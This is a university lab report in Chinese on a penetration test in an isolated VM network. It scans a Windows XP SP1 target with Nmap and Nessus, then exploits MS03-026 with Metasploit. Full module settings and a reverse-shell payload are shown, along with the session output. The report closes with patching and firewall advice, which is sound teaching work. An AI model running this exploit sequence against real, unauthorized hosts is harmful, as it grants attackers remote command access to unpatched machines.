

天津大学
智能与计算学部
网络空间安全学院

《软件安全》实验报告
实验六：渗透测试实验

姓名：安孟喆

学号：3024244059

一. 实验环境

目标主机为 Windows XP Professional SP1 32 位系统，IP 地址为 192.168.133.130；测试主机为 Ubuntu 24.04.4 LTS x86-64，Host-only 网卡地址为 192.168.133.128。测试主机安装 Nmap 7.94SVN、Nessus Essentials 10.12.0 和 Metasploit Framework 6.4.135-dev。两台虚拟机通过 VMware Host-only 网络连接，Windows XP 不接入互联网，以保证实验过程与外部网络隔离。

二. 实验目的

1. 理解渗透测试的定义和主要步骤。
2. 了解漏洞扫描。
3. 了解渗透测试。

三. 实验步骤

（一）搭建隔离实验环境并确认目标系统

首先在 VMware 中搭建 Windows XP SP1 目标机和 Ubuntu 测试机。Ubuntu 使用两块网卡，其中 NAT 网卡用于下载安装扫描器插件，Host-only 网卡用于与目标机通信；Windows XP 只连接 Host-only 网络。这样既能保证测试机正常使用 Nessus，又能避免存在已知漏洞的旧版 Windows XP 暴露在校园网或互联网中。

在 Windows XP 中运行 winver，确认系统版本为 Windows XP Professional Service Pack 1。随后使用 ipconfig 查看目标机地址，得到 192.168.133.130；Ubuntu 的 Host-only 网卡地址为 192.168.133.128，两者位于 192.168.133.0/24 网段。



图 1 Windows XP Professional SP1 版本信息




图 2 Windows XP 目标机网络地址

(二) 检查 RPC 服务并进行端口探测


MS03-026 漏洞位于 Windows RPC/DCOM 接口中，因此在漏洞扫描和验证之前，需要确认 RPC 服务处于运行状态并且相关端口可以从测试机访问。在

Windows XP 中使用 `sc query RpcSs` 检查 Remote Procedure Call 服务，结果显示 STATE 为 RUNNING。

```
sc query RpcSs
```

随后使用 `netstat` 检查 TCP 135 端口，结果显示 0.0.0.0:135 处于 LISTENING 状态，说明 RPC Endpoint Mapper 正在对外提供服务。


```
netstat -an | find ":135"
```



```
C:\Documents and Settings\Administrator>sc query RpcSs

SERVICE_NAME: RpcSs
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 4   RUNNING
                                <NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN>
        WIN32_EXIT_CODE       : 0   <0x0>
        SERVICE_EXIT_CODE    : 0   <0x0>
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
```

图3 Windows XP 的 RpcSs 服务运行状态



```
C:\Documents and Settings\Administrator>netstat -an | find ":135"

TCP    0.0.0.0:135          0.0.0.0:0           LISTENING
UDP    0.0.0.0:135          *:*
```

图4 Windows XP 的 TCP 135 端口监听状态

在 Ubuntu 中首先使用 `ping` 验证主机连通性，再使用 `Nmap` 对 135、139、445 端口进行服务识别。扫描结果显示三个端口均为 open，其中 135/tcp 为 Microsoft Windows RPC 服务，139/tcp 和 445/tcp 为 Windows 文件共享相关服务，说明测试主机能够访问目标机的 RPC/DCOM 服务。

```
ping -c 4 192.168.133.130
```

```
nmap -Pn -sV -p 135,139,445 192.168.133.130
```

```

b1qx@b1qx-VMware-Virtual-Platform:~/Desktop$ ping -c 4 192.168.133.130
PING 192.168.133.130 (192.168.133.130) 56(84) bytes of data.
64 bytes from 192.168.133.130: icmp_seq=1 ttl=128 time=5.85 ms
64 bytes from 192.168.133.130: icmp_seq=2 ttl=128 time=11.6 ms
64 bytes from 192.168.133.130: icmp_seq=3 ttl=128 time=2.62 ms
64 bytes from 192.168.133.130: icmp_seq=4 ttl=128 time=1.88 ms

--- 192.168.133.130 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.884/5.479/11.557/3.813 ms
b1qx@b1qx-VMware-Virtual-Platform:~/Desktop$ nmap -Pn -sV -p 135,139,445 192.168.133.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-25 22:32 CST
Nmap scan report for 192.168.133.130
Host is up (0.0044s latency).

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.72 seconds

```

图 5 Ubuntu 对目标主机进行连通性和端口探测

（三）使用 Nessus 进行漏洞扫描

在 Nessus Essentials 中新建 Advanced Scan，扫描目标设置为 192.168.133.130。Nessus 通过端口探测、服务识别和漏洞插件检测，分析目标系统的版本、开放服务及其已知漏洞。扫描完成后，目标机被识别为 Windows XP，并发现多项高危和严重漏洞。

在漏洞列表中定位到插件 11808: MS03-026 Microsoft RPC Interface Buffer Overrun，风险等级为 Critical，CVSS 评分为 10.0。该结果表明目标机未安装 MS03-026 对应安全补丁，RPC 接口存在可被远程触发的缓冲区溢出风险。




图6 Nessus 对 Windows XP SP1 的漏洞扫描结果




图 7 Nessus 检测到 MS03-026 严重漏洞

(四) 使用 Metasploit 配置漏洞验证模块

在 Metasploit Framework 中使用 `search ms03_026` 查找对应漏洞模块，得到 `exploit/windows/dcerpc/ms03_026_dcom`。该模块用于向 Windows RPC/DCOM 接口发送特制请求，以验证 MS03-026 缓冲区溢出漏洞是否可以被利用。

```
search ms03_026
```

```
use exploit/windows/dcerpc/ms03_026_dcom
```




图 8 在 Metasploit 中查找 MS03-026 利用模块

模块参数中，RHOSTS 表示目标主机地址，RPORT 表示目标 RPC 服务端

口; LHOST 表示测试主机用于接收反向连接的地址, LPORT 表示监听端口。本实验将 RHOSTS 设置为 192.168.133.130, 将 RPORT 设置为 135, 选择 windows/shell/reverse_tcp 作为载荷, 并将 LHOST 设置为 Ubuntu 的 Host-only 地址 192.168.133.128, LPORT 设置为 4444。

```
set RHOSTS 192.168.133.130

set RPORT 135

set payload windows/shell/reverse_tcp

set LHOST 192.168.133.128

set LPORT 4444

show options
```

```
msf > use 0
[*] Using configured payload windows/shell/reverse_tcp
msf exploit(windows/dcerpc/ms03_026_dcom) > show targets

Exploit targets:
=====
   Id  Name
   --  -
=>  0   Windows NT SP3-6a/2000/XP/2003 Universal

msf exploit(windows/dcerpc/ms03_026_dcom) > set RHOSTS 192.168.133.130
RHOSTS => 192.168.133.130
msf exploit(windows/dcerpc/ms03_026_dcom) > set RPORT 135
RPORT => 135
msf exploit(windows/dcerpc/ms03_026_dcom) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(windows/dcerpc/ms03_026_dcom) > set LHOST 192.168.133.128
LHOST => 192.168.133.128
msf exploit(windows/dcerpc/ms03_026_dcom) > set LPORT 4444
LPORT => 4444
msf exploit(windows/dcerpc/ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.133.130 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
s/using-metasploit.html
  RPORT     135              yes       The target port (TCP)

Payload options (windows/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.133.128 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Windows NT SP3-6a/2000/XP/2003 Universal

View the full module info with the info, or info -d command.
msf exploit(windows/dcerpc/ms03_026_dcom) > |
```

图9 MS03-026 模块、目标与反向连接参数配置


（五）执行漏洞验证并确认远程会话

执行 `check` 时，模块提示检测到 DCOM 服务，但无法仅通过检查例程完全验证漏洞。该提示并不等同于目标安全，只说明 `check` 方法的判定能力有限。随后执行 `exploit`，Metasploit 在 192.168.133.128:4444 启动反向 TCP 监听器，并向目标机的 135 端口发送利用请求和命令行载荷。

```
check
```

```
exploit
```

终端显示 `Command shell session 1 opened`，说明目标机成功回连测试主机，漏洞利用验证成功。反向 Shell 的工作方式是测试机先监听指定端口，目标机在漏洞被触发后主动连接 `LHOST:LPORT`，从而使测试人员获得目标系统的命令行会话。



```
msf exploit(windows/dcerpc/ms03_026_dcom) > check
[*] 192.168.133.130:135 - The service is running, but could not be validated. DCOM service detected via DCE/RPC bind
msf exploit(windows/dcerpc/ms03_026_dcom) > run
[*] Started reverse TCP handler on 192.168.133.128:4444
[*] 192.168.133.130:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] 192.168.133.130:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.133.130[135] ...
[*] 192.168.133.130:135 - Calling DCOM RPC with payload (1648 bytes) ...
[*] Sending stage (240 bytes) to 192.168.133.130
[*] Command shell session 1 opened (192.168.133.128:4444 -> 192.168.133.130:1032) at 2026-06-25 22:45:51 +0800

Shell Banner:
Microsoft Windows XP [_ 5.1.2600]
-----

C:\WINDOWS\system32>
```

图 10 利用 MS03-026 成功建立反向命令行会话

在获得的会话中执行 `ver`、`hostname` 和 `ipconfig` 等无破坏性命令。输出显示目标系统为 Microsoft Windows XP 5.1.2600，目标主机 IP 为 192.168.133.130，与 Nessus 扫描目标一致，进一步证明当前会话来自实验目标机。

```
ver
```

```
hostname
```

```
ipconfig
```

```
Shell Banner:
Microsoft Windows XP [_ 5.1.2600]
-----

C:\WINDOWS\system32>ver
ver

Microsoft Windows XP [◆汾 5.1.2600]

C:\WINDOWS\system32>hostname
hostname
1-k36vb492ddz0x

C:\WINDOWS\system32>echo %USERNAME%
echo %USERNAME%
%USERNAME%

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter ◆◆◆◆◆◆◆◆:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.133.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

C:\WINDOWS\system32>
```

图 11 在远程会话中验证目标系统与网络信息

（六）实验结果与安全加固建议

本实验完成了从目标识别、端口探测、漏洞扫描、漏洞分析到漏洞验证的完整渗透测试流程。Nessus 成功发现 Windows XP SP1 上的 MS03-026 漏洞，Metasploit 进一步证明该漏洞能够被实际利用，并获得目标主机命令行会话。扫描结果与利用结果相互印证，说明仅依赖版本信息或端口开放情况不能准确判断风险，必须结合漏洞检测和受控验证进行分析。

针对该漏洞，应安装微软发布的 MS03-026 安全补丁或升级到仍受支持的操作系统；在边界防火墙和主机防火墙中限制外部访问 TCP 135、139、445 等高风险端口；对旧系统进行网络隔离和最小权限管理；定期使用漏洞扫描工具检查补丁状态，并对高危漏洞及时进行修复和复测。

四. 心得体会

通过本次实验，我对渗透测试的基本过程有了更直观的理解。实际操作不是直接运行漏洞利用程序，而是先确认系统版本和网络环境，再检查服务状态、扫

描端口、使用 Nessus 定位漏洞，最后才用 Metasploit 进行受控验证。每一步都为下一步提供依据，可以减少误判和不必要的风险。

实验过程中最关键的是正确区分目标地址和回连地址。RHOSTS 指向 Windows XP, LHOST 必须选择 Ubuntu 与 XP 同一 Host-only 网段的地址；如果错误选择 NAT 地址，目标机就无法建立反向连接。另外，Nessus 的扫描结果只能说明目标可能存在漏洞，Metasploit 成功建立会话才进一步证明漏洞具有实际可利用性。

本实验也让我认识到旧系统和未修补漏洞的危害。安全维护必须重视补丁更新、端口访问控制、网络隔离和定期扫描。今后的实验中，我会在授权、隔离和可恢复的环境中进行测试，并在验证后及时恢复快照。